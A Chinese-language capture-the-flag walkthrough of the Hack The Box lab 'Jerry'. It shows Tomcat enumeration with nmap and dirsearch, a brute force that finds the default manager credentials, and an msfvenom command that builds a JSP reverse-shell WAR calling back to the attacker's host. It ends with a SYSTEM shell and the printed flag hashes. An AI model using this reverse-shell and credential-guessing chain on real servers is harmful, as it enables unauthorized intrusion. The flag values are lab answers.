

Jerry(完成)

```
└─# nmap -sCV 10.10.10.95 -p 8080 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 00:18 PDT
Nmap scan report for 10.10.10.95
Host is up (0.24s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|8|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server
2012 or Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (89%),
Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%),
Microsoft Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   253.77 ms 10.10.14.1
2   254.65 ms 10.10.10.95

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.75 seconds
```

發現帳密登入目錄



```
└─# dirsearch -u http://10.10.10.95:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

                                  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /root/reports/http_10.10.10.95_8080/__24-04-10_00-22-05.txt

Target: http://10.10.10.95:8080/

[00:22:05] Starting:
[00:22:10] 302 -    0B  - /docs  ->  /docs/
[00:22:18] 302 -    0B  - /examples  ->  /examples/
[00:22:54] 302 -    0B  - /manager  ->  /manager/
[00:25:34] 400 -    0B  - /http%3A%2F%2Fwww
```



10.10.10.95:8080

此網站要求您登入。

使用者名稱


密碼

因預設帳密太多，找到有人做爆破

https://github.com/meta-sec/tomcatManagerBrute

```
[true]http://10.10.10.95:8080/manager/html
username : tomcat
passwd : s3cret
```

登入成功



Tomcat Web Application Manager


Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy


可進行文件上傳但需war檔，進行反彈測試

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=6666 -f war -o shell.war
```



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

直接最高權限



```
 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)   2,401,824,768 bytes free

C:\Users\Administrator\Desktop\flags>type 2 for the price of 1.txt
type 2 for the price of 1.txt

C:\Users\Administrator\Desktop\flags>type 2*
type 2*
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```